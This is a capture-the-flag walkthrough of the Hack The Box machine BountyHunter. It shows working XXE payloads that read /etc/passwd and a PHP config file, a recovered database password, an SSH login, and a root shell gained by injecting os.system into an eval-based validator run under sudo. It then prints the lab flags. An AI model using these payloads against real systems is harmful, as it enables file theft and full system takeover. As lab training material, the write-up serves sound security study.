

Hack The Box — BountyHunter

1. Machine Information

- **Target IP:** 10.129.95.166
 - **Machine Name:** BountyHunter
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Web app discovery → Encoded data parameter → XXE injection → File read (/etc/passwd, db.php) → Extract DB credentials → SSH (development) → Python eval injection → Root

3. Tools Used

- nmap
 - burpsuite
 - base64
 - ssh
 - python3
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.95.166
```

Findings

- 22 → SSH
- 80 → HTTP (Apache)

Why It Matters

- Web application → primary attack vector

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/BountyHunter]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.95.166
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-07 15:53 +0530
Nmap scan report for 10.129.95.166
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256  a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256  a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.93 seconds
```

5. Enumeration

Step 1 — Access Website


URL:

<http://10.129.95.166>

Result:

Bounty Hunters webpage

Screenshot 2 — Website



Step 2 — Identify Submission Feature


URL:

http://10.129.95.166/log_submit.php

Result:

Bounty Report System

Screenshot 3 — Submission Page



ss

589

52

100

Submit

Step 3 — Analyze Request

Observation:

- data parameter present
- Double encoded (URL + Base64)

Example:

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IkITTy04ODU5LTEiPz4K...

Step 4 — Decode Data

Result:

- XML structure identified

Why Important:

- XML → possible XXE vulnerability

Screenshot 4 — Decoded XML

```
1 POST /tracker_diRbPr00f314.php HTTP/1.1
2 Host: 10.129.95.166
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.129.95.166/log_submit.php
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 215
11 Origin: http://10.129.95.166
12 Connection: keep-alive
13 Priority: u=0
14
15 data=
  PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJ
  CTx0aXR5ZT5zcwvdG0bGU%2BCgkJPGN3ZT41ODk8L2N3ZT4KCQk8Y3Zzcz41MjwvY3Zzcz4KCQk8cm
  V3YXJkPjEwMDwvcnV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

6. Exploitation

Step 5 — XXE Injection (Read /etc/passwd)

WHAT IT IS

- XML External Entity injection

WHY IT WORKS

- Server processes external entities without validation
-

Payload File

nano /tmp/f.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE data [
```

```
<!ENTITY file SYSTEM "file:///etc/passwd"> ]>
```

```
<bugreport>
```

```
<title>test</title>
```

```
<cwe>test</cwe>
```

```
<cvss>test</cvss>
```

<reward>&file;</reward>

</bugreport>


Encode Payload

cat /tmp/f.xml | base64 -w 0


RESULT

- /etc/passwd contents retrieved

Screenshot 5 — Payload



Screenshot 6 — /etc/passwd Output



Step 6 — Read db.php (Credential Extraction)

Payload

nano /tmp/g.xml

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE data [

<!ENTITY file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/db.php">]>

<bugreport>

```
<title>test</title>

<cwe>test</cwe>

<cvss>test</cvss>

<reward>&file;</reward>

</bugreport>
```

Encode

```
cat /tmp/g.xml | base64 -w 0
```

RESULT (Decoded Output)


```
$dbserver = "localhost";

$dbname = "bounty";

$dbusername = "admin";

$dbpassword = "m19RoAU0hP41A1sTsQ6K";
```

Screenshot 7 — DB Credentials



7. Shell Access

Step 7 — SSH Login

```
ssh development@10.129.95.166
```

RESULT

development

Screenshot 8 — SSH Access

```
Memory usage:      13%
Swap usage:        0%
Processes:         218
Users logged in:    0
IPv4 address for eth0: 10.129.95.166
IPv6 address for eth0: dead:beef::250:56ff:feb0:c8a8

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ whoami
development
development@bountyhunter:~$
```

8. Post-Exploitation

- User identified: development
- System access obtained

9. Privilege Escalation

Step 8 — Sudo Enumeration

sudo -l

Result:

NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py

Screenshot 9 — sudo -l

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
  (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

Vulnerability Found

- Python script evaluates user input

WHY IT WORKS

- Unsanitized input → code execution via Python eval

Step 9 — Create Malicious File

```
nano /tmp/f.md
```

```
# Skytrain Inc
```

```
## Ticket to Mars
```

```
__Ticket Code:__
```

```
**179+ 25 == 204 and __import__('os').system('/bin/bash') == True
```

Step 10 — Execute Exploit

```
sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```


Input:

```
/tmp/f.md
```

RESULT

root

Screenshot 10 — Root Shell

A terminal window with a dark background. The prompt is root@bountyhunter:/home/development#. The user enters 'whoami' and the output is 'root'.

```
root@bountyhunter:/home/development# whoami
root
root@bountyhunter:/home/development#
```

10. Flags

User Flag

cat /home/development/user.txt

Screenshot 11 — User Flag

```
root@bountyhunter:/home/development# cat /home/development/user.txt  
5a5d60d4f578d0b5f365cd026e02e0107e
```

Root Flag

cat /root/root.txt

Screenshot 12 — Root Flag

```
root@bountyhunter:/home/development# cat /root/root.txt  
4628d84b057ae705f2a460dc5612562e
```